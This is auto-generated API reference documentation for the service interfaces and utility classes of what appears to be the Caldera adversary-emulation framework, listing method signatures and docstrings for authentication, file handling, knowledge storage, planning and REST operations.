abstract check_permissions(*group*, *request*)
Check if a request is allowed based on the user permissions :param group: :param request: :return: None

abstract get_permissions(*request*)

abstract login_user(*request*)
Kick off all scheduled jobs, as their schedule determines :return:

abstract static logout_user(*request*)
Log the user out :param request: :return: None

app.service.interfaces.i_contact_svc module

class app.service.interfaces.i_contact_svc.**ContactServiceInterface**
Bases: abc.ABC

abstract build_filename()

abstract handle_heartbeat()
Accept all components of an agent profile and save a new agent or register an updated heartbeat. :return: the agent object, instructions to execute

abstract register_contact(*contact*)

abstract register_tunnel(*tunnel*)

app.service.interfaces.i_data_svc module

class app.service.interfaces.i_data_svc.**DataServiceInterface**
Bases: *app.service.interfaces.i_object_svc.ObjectServiceInterface*

abstract apply(*collection*)
Add a new collection to RAM

Parameters **collection** –

Returns

abstract load_data(*plugins*)
Non-blocking read all the data sources to populate the object store

Returns None

abstract locate(*object_name*, *match*)
Find all c_objects which match a search. Return all c_objects if no match.

Parameters

- **object_name** –
- **match** – dict()

Returns a list of c_object types

abstract reload_data(*plugins*)
Blocking read all the data sources to populate the object store

Returns None

abstract remove(*object_name*, *match*)
Remove any c_objects which match a search

Parameters

- **object_name** –
- **match** – dict()

Returns

abstract store(*c_object*)
Accept any c_object type and store it (create/update) in RAM

Parameters **c_object** –

Returns a single c_object

app.service.interfaces.i_event_svc module

class app.service.interfaces.i_event_svc.**EventServiceInterface**
Bases: abc.ABC

abstract fire_event(*event*, ***callback_kwargs*)
Fire an event :param event: The event topic and (optional) subtopic, separated by a '/' :param callback_kwargs: Any additional parameters to pass to the event handler :return: None

abstract observe_event(*event*, *callback*)
Register an event handler :param event: The event topic and (optional) subtopic, separated by a '/' :param callback: The function that will handle the event :return: None

app.service.interfaces.i_file_svc module

class app.service.interfaces.i_file_svc.**FileServiceInterface**
Bases: abc.ABC

abstract add_special_payload(*name*, *func*)
Call a special function when specific payloads are downloaded :param name: :param func: :return:

abstract compile_go(*platform*, *output*, *src_fle*, *arch*, *ldflags*, *cflags*, *buildmode*, *build_dir*, *loop*)
Dynamically compile a go file :param platform: :param output: :param src_fle: :param arch: Compile architecture selection (defaults to AMD64) :param ldflags: A string of ldflags to use when building the go executable :param cflags: A string of CFLAGS to pass to the go compiler :param buildmode: GO compiler buildmode flag :param build_dir: The path to build should take place in :return:

abstract create_exfil_sub_directory(*dir_name*)

abstract find_file_path(*name*, *location*)
Find the location on disk of a file by name. :param name: :param location: :return: a tuple: the plugin the file is found in & the relative file path

abstract get_file(*headers*)
Retrieve file :param headers: headers dictionary. The *file* key is REQUIRED. :type headers: dict or dict-equivalent :return: File contents and optionally a display_name if the payload is a special payload :raises: KeyError if file key is not provided, FileNotFoundError if file cannot be found

abstract get_payload_name_from_uuid(*payload*)

abstract read_file(*name*, *location*)
Open a file and read the contents :param name: :param location: :return: a tuple (file_path, contents)

abstract read_result_file(*link_id*, *location*)
Read a result file. If file encryption is enabled, this method will return the plaintext content. :param link_id: The id of the link to return results from. :param location: The path to results directory. :return:

abstract save_file(*filename*, *payload*, *target_dir*)

abstract save_multipart_file_upload(*request*, *target_dir*)
Accept a multipart file via HTTP and save it to the server :param request: :param target_dir: The path of the directory to save the uploaded file to.

abstract write_result_file(*link_id*, *output*, *location*)
Writes the results of a link execution to disk. If file encryption is enabled, the results file will contain ciphertext. :param link_id: The link id of the result being written. :param output: The content of the link's output. :param location: The path to the results directory. :return:

app.service.interfaces.i_knowledge_svc module

class app.service.interfaces.i_knowledge_svc.**KnowledgeServiceInterface**
Bases: *app.service.interfaces.i_object_svc.ObjectServiceInterface*

abstract async add_fact(*fact*, *constraints=None*)
Add a fact to the internal store

Parameters

- **fact** – Fact to add
- **constraints** – any potential constraints

abstract async add_relationship(*relationship*, *constraints=None*)
Add a relationship to the internal store

Parameters

- **relationship** – Relationship object to add
- **constraints** – optional constraints on the use of the relationship

abstract async add_rule(*rule*, *constraints=None*)
Add a rule to the internal store

Parameters

- **rule** – Rule object to add
- **constraints** – dictionary containing fields to match on

abstract async check_fact_exists(*fact*, *listing=None*)
Check to see if a fact already exists in the knowledge store, or if a listing is provided, in said listing

Parameters

- **fact** – The fact to check for
- **listing** – Optional specific listing to examine

Returns Bool indicating whether or not the fact is already present

abstract async delete_fact(*criteria*)
Delete a fact from the internal store

Parameters **criteria** – dictionary containing fields to match on

abstract async delete_relationship(*criteria*)
Remove a relationship from the internal store

Parameters **criteria** – dictionary containing fields to match on

abstract async delete_rule(*criteria*)
Remove a rule from the internal store

Parameters **criteria** – dictionary containing fields to match on

abstract async get_fact_origin(*fact*)
Identify the place where a fact originated, either the source that loaded it or its original link

Parameters **fact** – Fact to get origin for (can be either a trait string or a full blown fact)

Returns tuple - (String of either origin source id or origin link id, fact origin type)

abstract async get_facts(*criteria*, *restrictions=None*)
Retrieve a fact from the internal store

Parameters **criteria** – dictionary containing fields to match on

Returns list of facts matching the criteria

abstract async get_meta_facts(*meta_fact=None*, *agent=None*, *group=None*)
Returns the complete set of facts associated with a meta-fact construct [In Development]

abstract async get_relationships(*criteria*, *restrictions=None*)
Retrieve relationships from the internal store

Parameters **criteria** – dictionary containing fields to match on

Returns list of matching relationships

abstract async get_rules(*criteria*, *restrictions=None*)
Retrieve rules from the internal store

Parameters **criteria** – dictionary containing fields to match on

Returns list of matching rules

abstract async update_fact(*criteria*, *updates*)
Update a fact in the internal store

Parameters

- **criteria** – dictionary containing fields to match on
- **updates** – dictionary containing fields to replace

abstract async update_relationship(*criteria*, *updates*)
Update a relationship in the internal store

Parameters

- **criteria** – dictionary containing fields to match on
- **updates** – dictionary containing fields to modify

app.service.interfaces.i_learning_svc module

class app.service.interfaces.i_learning_svc.**LearningServiceInterface**
Bases: abc.ABC

abstract static add_parsers(*directory*)

abstract build_model()
The model is a static set of all variables used inside all ability commands This can be used to determine which facts - when found together - are more likely to be used together :return:

abstract learn(*facts*, *link*, *blob*)

app.service.interfaces.i_login_handler module

class app.service.interfaces.i_login_handler.**LoginHandlerInterface**(*services*, *name*)
Bases: abc.ABC, *app.utility.base_object.BaseObject*

abstract async handle_login(*request*, ***kwargs*)
Handle login request

Parameters **request** –

Returns the response/location of where the user is trying to navigate

Raises HTTP exception, such as HTTPFound for redirect, or HTTPUnauthorized

abstract async handle_login_redirect(*request*, ***kwargs*)
Handle redirect to login

Parameters **request** –

Returns the response/location of where the user is trying to navigate

Raises HTTP exception, such as HTTPFound for redirect, or HTTPUnauthorized

property name

app.service.interfaces.i_object_svc module

class app.service.interfaces.i_object_svc.**ObjectServiceInterface**
Bases: abc.ABC

abstract static destroy()
Clear out all data :return:

abstract restore_state()
Load data from disk :return:

abstract save_state()
Save stored data to disk :return:

app.service.interfaces.i_planning_svc module

class app.service.interfaces.i_planning_svc.**PlanningServiceInterface**
Bases: abc.ABC

abstract generate_and_trim_links(*agent*, *operation*, *abilities*, *trim*)

abstract get_cleanup_links(*operation*, *agent*)
For a given operation, create all cleanup links. If agent is supplied, only return cleanup links for that agent. :param operation: :param agent: :return: None

abstract get_links(*operation*, *buckets*, *agent*, *trim*)
For an operation and agent combination, create links (that can be executed). When no agent is supplied, links for all agents are returned :param operation: :param buckets: :param agent: :param trim: call trim_links() on list of links before returning :return: a list of links

abstract static sort_links(*self*, *links*)
Sort links by their score then by the order they are defined in an adversary profile

app.service.interfaces.i_rest_svc module

class app.service.interfaces.i_rest_svc.**RestServiceInterface**
Bases: abc.ABC

abstract apply_potential_link(*link*)

abstract construct_agents_for_group(*group*)

abstract create_operation(*access*, *data*)

abstract create_schedule(*access*, *data*)

abstract delete_ability(*data*)

abstract delete_adversary(*data*)

abstract delete_agent(*data*)

abstract delete_operation(*data*)

abstract display_objects(*object_name*, *data*)

abstract display_operation_report(*data*)

abstract display_result(*data*)

abstract download_contact_report(*contact*)

abstract find_abilities(*paw*)

abstract get_link_pin(*json_data*)

abstract get_potential_links(*op_id*, *paw*)

abstract list_payloads()

abstract persist_ability(*access*, *data*)

abstract persist_adversary(*access*, *data*)
Save a new adversary from either the GUI or REST API. This writes a new YML file into the core data/ directory. :param access :param data: :return: the ID of the created adversary

abstract persist_source(*access*, *data*)

abstract task_agent_with_ability(*paw*, *ability_id*, *obfuscator*, *facts*)

abstract update_agent_data(*data*)

abstract update_chain_data(*data*)

abstract update_config(*data*)

abstract update_operation(*op_id*, *state*, *autonomous*)

abstract update_planner(*data*)
Update a new planner from either the GUI or REST API with new stopping conditions. This overwrites the existing YML file. :param data: :return: the ID of the created adversary

app.service.login_handlers namespace

Submodules

app.service.login_handlers.default module

class app.service.login_handlers.default.**DefaultLoginHandler**(*services*)
Bases: *app.service.interfaces.i_login_handler.LoginHandlerInterface*

async handle_login(*request*, ***kwargs*)
Handle login request

Parameters **request** –

Returns the response/location of where the user is trying to navigate

Raises HTTP exception, such as HTTPFound for redirect, or HTTPUnauthorized

async handle_login_redirect(*request*, ***kwargs*)
Handle login redirect.

Returns login.html template if use_template is set to True in kwargs.

Raises **web.HTTPFound** – HTTPFound exception to redirect to the '/login' page if use_template is set to False or not included in kwargs.

Submodules

app.service.app_svc module

class app.service.app_svc.**AppService**(*application*)
Bases: *app.service.interfaces.i_app_svc.AppServiceInterface*, *app.utility.base_service.BaseService*

property errors

async find_link(*unique*)
Locate a given link by its unique property :param unique: :return:

async find_op_with_link(*link_id*)
Retrieves the operation that a link_id belongs to. Will search currently running operations first.

get_loaded_plugins()

async load_plugin_expansions(*plugins=()*)

async load_plugins(*plugins*)
Store all plugins in the data store :return:

async register_contact_tunnels(*contact_svc*)

async register_contacts()

register_subapp(*path: str*, *app: aiohttp.web_app.Application*)
Registers a web application under the root application.

Requests under *path* will be routed to this app.

async resume_operations()
Resume all unfinished operations :return: None

async retrieve_compiled_file(*name*, *platform*, *location=''*)

async run_scheduler()
Kick off all scheduled jobs, as their schedule determines :return:

async start_sniffer_untrusted_agents()
Cyclic function that repeatedly checks if there are agents to be marked as untrusted :return: None

async teardown(*main_config_file='default'*)

async validate_requirement(*requirement*, *params*)

async validate_requirements()

async watch_ability_files()

class app.service.app_svc.**Error**(*name*, *msg*, *optional*)
Bases: tuple

property msg
Alias for field number 1

property name
Alias for field number 0

property optional
Alias for field number 2

app.service.auth_svc module

class app.service.auth_svc.**AuthService**
Bases: *app.service.interfaces.i_auth_svc.AuthServiceInterface*, *app.utility.base_service.BaseService*

class User(*username*, *password*, *permissions*)
Bases: tuple

property password
Alias for field number 1

property permissions
Alias for field number 2

property username
Alias for field number 0

async apply(*app*, *users*)
Set up security on server boot :param app: :param users: :return: None

async check_permissions(*group*, *request*)
Check if a request is allowed based on the user permissions :param group: :param request: :return: None

async create_user(*username*, *password*, *group*)

property default_login_handler

async get_permissions(*request*)

async handle_successful_login(*request*, *username*)

async is_request_authenticated(*request*)

async login_redirect(*request*, *use_template=True*)
Redirect user to login page using the configured login handler. Will fall back to the default login handler if an unexpected exception is raised.

Parameters

- **request** –
- **use_template** (*bool, optional*) – Determines if the login handler should return an html template rather than raise an HTTP redirect, if applicable. Defaults to True.

async login_user(*request*)
Log a user in and save the session

Parameters **request** –

Raises

- **web.HTTPRedirection** – the HTTP response/location of where the user is trying to navigate
- **web.HTTPUnauthorized** – HTTP unauthorized response as provided by the login handler.
- **web.HTTPForbidden** – HTTP forbidden response as provided by the login handler.
- **web.HTTPSuccessful** – HTTP successful response as provided by the login handler.

async static logout_user(*request*)
Log the user out :param request: :return: None

request_has_valid_api_key(*request*)

async request_has_valid_user_session(*request*)

async set_login_handlers(*services*, *primary_handler=None*)
Sets the default login handler for the auth service, as well as the custom login handler if specified in the primary_handler parameter or in the config file. The custom login handler will take priority for login methods during login_user and redirects during check_permissions.

If no login handler was specified in the config file or via the primary_handler parameter, the auth service will use only the default handler.

Parameters

- **services** (*dict*) – services used to set up the login handlers.
- **primary_handler** (LoginHandlerInterface, *optional*) – Login handler for the auth service. If None, the config file will be used to load the primary login handler. Must implement the LoginHandlerInterface. Defaults to None.

Raises **TypeError** – The provided login handler does not implement the LoginHandlerInterface.

class app.service.auth_svc.**DictionaryAuthorizationPolicy**(*user_map*)
Bases: aiohttp_security.abc.AbstractAuthorizationPolicy

async authorized_userid(*identity*)
Retrieve authorized user id. Return the user_id of the user identified by the identity or 'None' if no user exists related to the identity.

async permits(*identity*, *permission*, *context=None*)
Check user permissions. Return True if the identity is allowed the permission in the current context, else return False.

app.service.auth_svc.**check_authorization**(*func*)
Authorization Decorator This requires that the calling class have *self.auth_svc* set to the authentication service.

app.service.auth_svc.**for_all_public_methods**(*decorator*)
class decorator – adds decorator to all public methods

app.service.contact_svc module

class app.service.contact_svc.**ContactService**
Bases: *app.service.interfaces.i_contact_svc.ContactServiceInterface*, *app.utility.base_service.BaseService*

async build_filename()

async deregister_contacts()

async get_contact(*name*)

async get_tunnel(*name*)

async handle_heartbeat(***kwargs*)

async register_contact(*contact*)

async register_tunnel(*tunnel*)

app.service.contact_svc.**report**(*func*)

app.service.data_svc module

class app.service.data_svc.**DataService**
Bases: *app.service.interfaces.i_data_svc.DataServiceInterface*, *app.utility.base_service.BaseService*

async apply(*collection*)
Add a new collection to RAM

Parameters **collection** –

Returns

async convert_v0_ability_executor(*ability_data: dict*)
Checks if ability file follows v0 executor format, otherwise assumes v1 ability formatting.

async convert_v0_ability_requirements(*requirements_data: list*)
Checks if ability file follows v0 requirement format, otherwise assumes v1 ability formatting.

convert_v0_ability_technique_id(*ability_data: dict*)
Checks if ability file follows v0 technique_id format, otherwise assumes v1 ability formatting.

convert_v0_ability_technique_name(*ability_data: dict*)
Checks if ability file follows v0 technique_name format, otherwise assumes v1 ability formatting.

async static destroy()
Reset the caldera data directory and server state.

This creates a gzipped tarball backup of the data files tracked by caldera. Paths are preserved within the tarball, with all files having "data/" as the root.

async load_ability_file(*filename*, *access*)

async load_adversary_file(*filename*, *access*)

async load_data(*plugins=()*)
Non-blocking read all the data sources to populate the object store

Returns None

async load_executors_from_list(*executors: list*)

async load_executors_from_platform_dict(*platforms*)

async load_objective_file(*filename*, *access*)

async load_requirements_from_list(*requirements: list*)

async load_source_file(*filename*, *access*)

async load_yaml_file(*object_class*, *filename*, *access*)

async locate(*object_name*, *match=None*)
Find all c_objects which match a search. Return all c_objects if no match.

Parameters

- **object_name** –
- **match** – dict()

Returns a list of c_object types

async reload_data(*plugins=()*)
Blocking read all the data sources to populate the object store

Returns None

async remove(*object_name*, *match*)
Remove any c_objects which match a search

Parameters

- **object_name** –
- **match** – dict()

Returns

async restore_state()
Restore the object database

Returns

async save_state()
Save stored data to disk :return:

async search(*value*, *object_name*)

async store(*c_object*)
Accept any c_object type and store it (create/update) in RAM

Parameters **c_object** –

Returns a single c_object

app.service.event_svc module

class app.service.event_svc.**EventService**
Bases: *app.service.interfaces.i_event_svc.EventServiceInterface*, *app.utility.base_service.BaseService*

async fire_event(*exchange=None*, *queue=None*, *timestamp=True*, ***callback_kwargs*)
Fire an event :param event: The event topic and (optional) subtopic, separated by a '/' :param callback_kwargs: Any additional parameters to pass to the event handler :return: None

async handle_exceptions(*awaitable*)

async notify_global_event_listeners(*event*, ***callback_kwargs*)
Notify all registered global event listeners when an event is fired.

Parameters **event** (*str*) – Event string (i.e. '<exchange>/<queue>')

async observe_event(*callback*, *exchange=None*, *queue=None*)
Register a callback for a certain event. Callback is fired when an event of that type is observed.

Parameters

- **callback** (*function*) – Callback function
- **exchange** (*str*) – event exchange
- **queue** (*str*) – event queue

async register_global_event_listener(*callback*)
Register a global event listener that is fired when any event is fired.

Parameters **callback** (*function*) – Callback function

app.service.file_svc module

class app.service.file_svc.**FileSvc**
Bases: *app.service.interfaces.i_file_svc.FileServiceInterface*, *app.utility.base_service.BaseService*

async add_special_payload(*name*, *func*)
Call a special function when specific payloads are downloaded

Parameters

- **name** –
- **func** –

Returns

static add_xored_extension(*filename*)

async compile_go(*platform*, *output*, *src_fle*, *arch='amd64'*, *ldflags='-s -w'*, *cflags=''*, *buildmode=''*, *build_dir='.'*, *loop=None*)
Dynamically compile a go file :param platform: :param output: :param src_fle: :param arch: Compile

architecture selection (defaults to AMD64) :param ldflags: A string of ldflags to use when building the go executable :param cflags: A string of CFLAGS to pass to the go compiler :param buildmode: GO compiler buildmode flag :param build_dir: The path to build should take place in :return:

async create_exfil_operation_directory(*dir_name*, *agent_name*)

async create_exfil_sub_directory(*dir_name*)

async find_file_path(*name*, *location=''*)
Find the location on disk of a file by name. :param name: :param location: :return: a tuple: the plugin the file is found in & the relative file path

async get_file(*headers*)
Retrieve file :param headers: headers dictionary. The *file* key is REQUIRED. :type headers: dict or dict-equivalent :return: File contents and optionally a display_name if the payload is a special payload :raises: KeyError if file key is not provided, FileNotFoundError if file cannot be found

get_payload_name_from_uuid(*payload*)

get_payload_packer(*packer*)

static is_extension_xored(*filename*)

list_exfilled_files(*startdir=None*)

async read_file(*name*, *location='payloads'*)
Open a file and read the contents :param name: :param location: :return: a tuple (file_path, contents)

read_result_file(*link_id*, *location='data/results'*)
Read a result file. If file encryption is enabled, this method will return the plaintext content. :param link_id: The id of the link to return results from. :param location: The path to results directory. :return:

static remove_xored_extension(*filename*)

async save_file(*filename*, *payload*, *target_dir*, *encrypt=True*, *encoding=None*)

async save_multipart_file_upload(*request*, *target_dir*, *encrypt=True*)
Accept a multipart file via HTTP and save it to the server :param request: :param target_dir: The path of the directory to save the uploaded file to.

async static walk_file_path(*path*, *target*)

write_result_file(*link_id*, *output*, *location='data/results'*)
Writes the results of a link execution to disk. If file encryption is enabled, the results file will contain ciphertext. :param link_id: The link id of the result being written. :param output: The content of the link's output. :param location: The path to the results directory. :return:

app.service.knowledge_svc module

class app.service.knowledge_svc.**KnowledgeService**
Bases: *app.service.interfaces.i_knowledge_svc.KnowledgeServiceInterface*, *app.utility.base_service.BaseService*

async add_fact(*fact*, *constraints=None*)
Add a fact to the internal store

Parameters

- **fact** – Fact to add
- **constraints** – any potential constraints

async add_relationship(*relationship*, *constraints=None*)
Add a relationship to the internal store

Parameters

- **relationship** – Relationship object to add
- **constraints** – optional constraints on the use of the relationship

async add_rule(*rule*, *constraints=None*)
Add a rule to the internal store

Parameters

- **rule** – Rule object to add
- **constraints** – dictionary containing fields to match on

async check_fact_exists(*fact*, *listing=None*)
Check to see if a fact already exists in the knowledge store, or if a listing is provided, in said listing

Parameters

- **fact** – The fact to check for
- **listing** – Optional specific listing to examine

Returns Bool indicating whether or not the fact is already present

async delete_fact(*criteria*)
Delete a fact from the internal store

Parameters **criteria** – dictionary containing fields to match on

async delete_relationship(*criteria*)
Remove a relationship from the internal store

Parameters **criteria** – dictionary containing fields to match on

async delete_rule(*criteria*)
Remove a rule from the internal store

Parameters **criteria** – dictionary containing fields to match on

async destroy()
Clear out all data :return:

async get_fact_origin(*fact*)
Identify the place where a fact originated, either the source that loaded it or its original link

Parameters **fact** – Fact to get origin for (can be either a trait string or a full blown fact)

Returns tuple - (String of either origin source id or origin link id, fact origin type)

async get_facts(*criteria*, *restrictions=None*)
Retrieve a fact from the internal store

Parameters **criteria** – dictionary containing fields to match on

Returns list of facts matching the criteria

async get_meta_facts(*meta_fact=None*, *agent=None*, *group=None*)
Returns the complete set of facts associated with a meta-fact construct [In Development]

async get_relationships(*criteria*, *restrictions=None*)
Retrieve relationships from the internal store

Parameters **criteria** – dictionary containing fields to match on

Returns list of matching relationships

async get_rules(*criteria*, *restrictions=None*)
Retrieve rules from the internal store

Parameters **criteria** – dictionary containing fields to match on

Returns list of matching rules

async restore_state()
Load data from disk :return:

async save_state()
Save stored data to disk :return:

async update_fact(*criteria*, *updates*)
Update a fact in the internal store

Parameters

- **criteria** – dictionary containing fields to match on
- **updates** – dictionary containing fields to replace

async update_relationship(*criteria*, *updates*)
Update a relationship in the internal store

Parameters

- **criteria** – dictionary containing fields to match on
- **updates** – dictionary containing fields to modify

app.service.learning_svc module

class app.service.learning_svc.**LearningService**
Bases: *app.service.interfaces.i_learning_svc.LearningServiceInterface*, *app.utility.base_service.BaseService*

static add_parsers(*directory*)

async build_model()
The model is a static set of all variables used inside all ability commands This can be used to determine which facts - when found together - are more likely to be used together :return:

async learn(*facts*, *link*, *blob*, *operation=None*)

app.service.planning_svc module

class app.service.planning_svc.**PlanningService**(*global_variable_owners=None*)
Bases: *app.service.interfaces.i_planning_svc.PlanningServiceInterface*, *app.utility.base_planning_svc.BasePlanningService*

async add_ability_to_bucket(*ability*, *bucket*)
Adds bucket tag to ability

Parameters

- **ability** (*Ability*) – Ability to add bucket to
- **bucket** (*string*) – Bucket to add to ability

async check_stopping_conditions(*stopping_conditions*, *operation*)
Check operation facts against stopping conditions

Checks whether an operation has collected the at least one of the facts required to stop the planner. Operation facts are checked against the list of facts provided by the stopping conditions. Facts will be validated based on the *unique* property, which is a combination of the fact trait and value.

Parameters

- **stopping_conditions** (*list(Fact)*) – List of facts which, if collected, should be used to terminate the planner
- **operation** (Operation) – Operation to check facts on

Returns True if all stopping conditions have been met, False if all stopping conditions have not been met

Return type bool

async default_next_bucket(*current_bucket*, *state_machine*)
Returns next bucket in the state machine

Determine and return the next bucket as specified in the given bucket state machine. If the current bucket is the last in the list, the bucket order loops from last bucket to first.

Parameters

- **current_bucket** (*string*) – Current bucket execution is on
- **state_machine** (*list*) – A list containing bucket strings

Returns Bucket name to execute

Return type string

async execute_planner(*planner*, *publish_transitions=True*)
Execute planner.

This method will run the planner, progressing from bucket to bucket, as specified by the planner.

Will stop execution for these conditions:

- All buckets have been executed.
- Planner stopping conditions have been met.
- Operation was halted from external/UI input.

NOTE: Do NOT call wait-for-link-completion functions here. Let the planner decide to do that within its bucket functions, and/or there are other planning_svc utilities for the bucket functions to use to do so.

Parameters

- **planner** (*LogicalPlanner*) – Planner to run
- **publish_transitions** (*bool*) – flag to publish bucket transitions as events to the event service

async exhaust_bucket(*planner*, *bucket*, *operation*, *agent=None*, *batch=False*, *condition_stop=True*)
Apply all links for specified bucket

Blocks until all links are completed, either after batch push, or separately for every pushed link.

Parameters

- **planner** (*LogicalPlanner*) – Planner to check for stopping conditions on

- **bucket** (*string*) – Bucket to pull abilities from
- **operation** (Operation) – Operation to run links on
- **agent** (Agent, *optional*) – Agent to run links on, defaults to None
- **batch** (*bool, optional*) – Push all bucket links immediately. Will check if operation has been stopped (by user) after all bucket links complete. 'False' will push links one at a time, and wait for each to complete. Will check if operation has been stopped (by user) after each single link is completed. Defaults to False
- **condition_stop** (*bool, optional*) – Enable stopping of execution if stopping conditions are met. If set to False, the bucket will continue execution even if stopping conditions are met. defaults to True

async generate_and_trim_links(*agent*, *operation*, *abilities*, *trim=True*)

Generate new links based on abilities

Creates new links based on given operation, agent, and abilities. Optionally, trim links using *trim_links()* to return only valid links with completed facts.

Parameters

- **operation** (Operation) – Operation to generate links on
- **agent** (Agent) – Agent to generate links on
- **abilities** (*list(Ability)*) – Abilities to generate links for
- **trim** (*bool, optional*) – call trim_links() on list of links before returning, defaults to True

Returns A list of links

Return type list(Links)

async get_cleanup_links(*operation*, *agent=None*)

Generate cleanup links

Generates cleanup links for given operation and agent. If no agent is provided, cleanup links will be generated for all agents in an operation.

Parameters

- **operation** (Operation) – Operation to generate links on
- **agent** (Agent, *optional*) – Agent to generate links on, defaults to None

Returns a list of links

async get_links(*operation*, *buckets=None*, *agent=None*, *trim=True*)

Generate links for use in an operation

For an operation and agent combination, create links (that can be executed). When no agent is supplied, links for all agents are returned.

Parameters

- **operation** (Operation) – Operation to generate links for
- **buckets** (*list(string), optional*) – Buckets containing abilities. If 'None', get all links for given operation, agent, and trim setting. If a list of buckets is provided, then get links for specified buckets for given operation and trim setting. Defaults to None.
- **agent** (Agent, *optional*) – Agent to generate links for, defaults to None

- **trim** (*bool, optional*) – call trim_links() on list of links before returning, defaults to True

Returns a list of links sorted by score and atomic ordering

async static sort_links(*links*)
Sort links by score and atomic ordering in adversary profile

Parameters **links** (*list(Link)*) – List of links to sort

Returns Sorted links

Return type list(*Link*)

async update_stopping_condition_met(*planner*, *operation*)
Update planner *stopping_condition_met* property

Parameters

- **planner** (*LogicalPlanner*) – Planner to check stopping conditions and update
- **operation** (Operation) – Operation to check facts on

async wait_for_links_and_monitor(*planner*, *operation*, *link_ids*, *condition_stop*)
Wait for link completion, update stopping conditions and (optionally) stop bucket execution if stopping conditions are met.

Parameters

- **planner** (*LogicalPlanner*) – Planner to check for stopping conditions on
- **operation** (Operation) – Operation running links
- **link_ids** (*list(string)*) – Links IDS to wait for
- **condition_stop** (*bool, optional*) – Check and respect stopping conditions

Returns True if planner stopping conditions are met

Return type bool

app.service.rest_svc module

class app.service.rest_svc.**RestService**
Bases: *app.service.interfaces.i_rest_svc.RestServiceInterface*, *app.utility.base_service.BaseService*

async add_manual_command(*access*, *data*)

async apply_potential_link(*link*)

async build_potential_abilities(*operation*)

async build_potential_links(*operation*, *agents*, *abilities*)

async construct_agents_for_group(*group*)

async create_operation(*access*, *data*)

async create_schedule(*access*, *data*)

async delete_ability(*data*)

async delete_adversary(*data*)

async delete_agent(*data*)

async delete_operation(*data*)

async display_objects(*object_name*, *data*)

async display_operation_report(*data*)

async display_result(*data*)

async download_contact_report(*contact*)

async find_abilities(*paw*)

async get_agent_configuration(*data*)

async get_link_pin(*json_data*)

async get_potential_links(*op_id*, *paw=None*)

async list_exfil_files(*data*)

async list_payloads()

async persist_ability(*access*, *data*)
Persist abilities. Accepts single ability or bulk set of abilities. For bulk, supply dict of form {"bulk": [{<ability>}, {<ability>},...]}.

async persist_adversary(*access*, *data*)
Persist adversaries. Accepts single adversary or bulk set of adversaries. For bulk, supply dict of form {"bulk": [{<adversary>}, {<adversary>},...]}.

async persist_objective(*access*, *data*)
Persist objectives. Accepts single objective or a bulk set of objectives. For bulk, supply dict of form {"bulk": [{objective}, ...]}.

async persist_source(*access*, *data*)
Persist sources. Accepts single source or bulk set of sources. For bulk, supply dict of form {"bulk": [{<sourc>}, {<source>},...]}.

async task_agent_with_ability(*paw*, *ability_id*, *obfuscator*, *facts=()*)

async update_agent_data(*data*)

async update_chain_data(*data*)

async update_config(*data*)

async update_operation(*op_id*, *state=None*, *autonomous=None*, *obfuscator=None*)

async update_planner(*data*)
Update a new planner from either the GUI or REST API with new stopping conditions. This overwrites the existing YML file. :param data: :return: the ID of the created adversary

app.utility namespace

Submodules

app.utility.base_knowledge_svc module

class app.utility.base_knowledge_svc.**BaseKnowledgeService**
Bases: *app.utility.base_service.BaseService*

app.utility.base_obfuscator module

class app.utility.base_obfuscator.**BaseObfuscator**(*agent*)
Bases: *app.utility.base_world.BaseWorld*

run(*link*, ***kwargs*)

app.utility.base_object module

class app.utility.base_object.**AppConfigGlobalVariableIdentifier**
Bases: object

classmethod is_global_variable(*variable*)

class app.utility.base_object.**BaseObject**
Bases: *app.utility.base_world.BaseWorld*

property access

static clean(*d*)

property created

property display

display_schema = None

static hash(*s*)

classmethod load(*dict_obj*)

load_schema = None

match(*criteria*)

replace_app_props(*encoded_string*)

static retrieve(*collection*, *unique*)

schema = None

search_tags(*value*)

update(*field*, *value*)
Updates the given field to the given value as long as the value is not None and the new value is different from the current value. Ignoring None prevents current property values from being overwritten to None if the given property is not intentionally passed back to be updated (example: Agent heartbeat)

Parameters

- **field** – object property to update
- **value** – value to update to

app.utility.base_parser module

class app.utility.base_parser.**BaseParser**(*parser_info*)
Bases: object

static broadcastip(*blob*)

static email(*blob*)
Parse out email addresses :param blob: :return:

static filename(*blob*)
Parse out filenames :param blob: :return:

static ip(*blob*)

static line(*blob*)
Split a blob by line :param blob: :return:

static load_json(*blob*)

static set_value(*search*, *match*, *used_facts*)
Determine the value of a source/target for a Relationship :param search: a fact property to look for; either a source or target fact :param match: a parsing match :param used_facts: a list of facts that were used in a command :return: either None, the value of a matched used_fact, or the parsing match

app.utility.base_planning_svc module

class app.utility.base_planning_svc.**BasePlanningService**(*global_variable_owners=None*)
Bases: *app.utility.base_service.BaseService*

add_global_variable_owner(*global_variable_owner*)
Adds a global variable owner to the internal registry.

These will be used for identification of global variables when performing variable-fact substitution.

Args:

global_variable_owner: An object that exposes an is_global_variable(...) method and accepts a string
containing a bare/unwrapped variable.

async add_test_variants(*links*, *agent*, *facts=()*, *rules=()*, *operation=None*, *trim_unset_variables=False*, *trim_missing_requirements=False*)
Create a list of all possible links for a given set of templates

Parameters

- **links** –
- **agent** –
- **facts** –
- **rules** –
- **operation** –
- **trim_unset_variables** –
- **trim_missing_requirements** –

Returns updated list of links

is_global_variable(*variable*)

async obfuscate_commands(*agent*, *obfuscator*, *links*)

re_index = re.compile('(?<=\\[filters\\().+?(?=\\)\\])')

re_limited = re.compile('#{.*\\[*\\]}')

re_trait = re.compile('(?<=\\{).+?(?=\\[)')

re_variable = re.compile('#{(.*?)}', re.DOTALL)

async static remove_completed_links(*operation*, *agent*, *links*)
Remove any links that have already been completed by the operation for the agent

Parameters

- **operation** –
- **links** –
- **agent** –

Returns updated list of links

async static remove_links_above_visibility(*links*, *operation*)

async static remove_links_with_unset_variables(*links*)
Remove any links that contain variables that have not been filled in.

Parameters **links** –

Returns updated list of links

async trim_links(*operation*, *links*, *agent*)

Trim links in supplied list. Where 'trim' entails:

- adding all possible test variants
- removing completed links (i.e. agent has already completed)
- removing links that did not have template fact variables replaced by fact values

Parameters

- **operation** –
- **links** –
- **agent** –

Returns trimmed list of links

app.utility.base_service module

class app.utility.base_service.**BaseService**
Bases: *app.utility.base_world.BaseWorld*

add_service(*name*, *svc*)

classmethod get_service(*name*)

classmethod get_services()

classmethod remove_service(*name*)

app.utility.base_world module

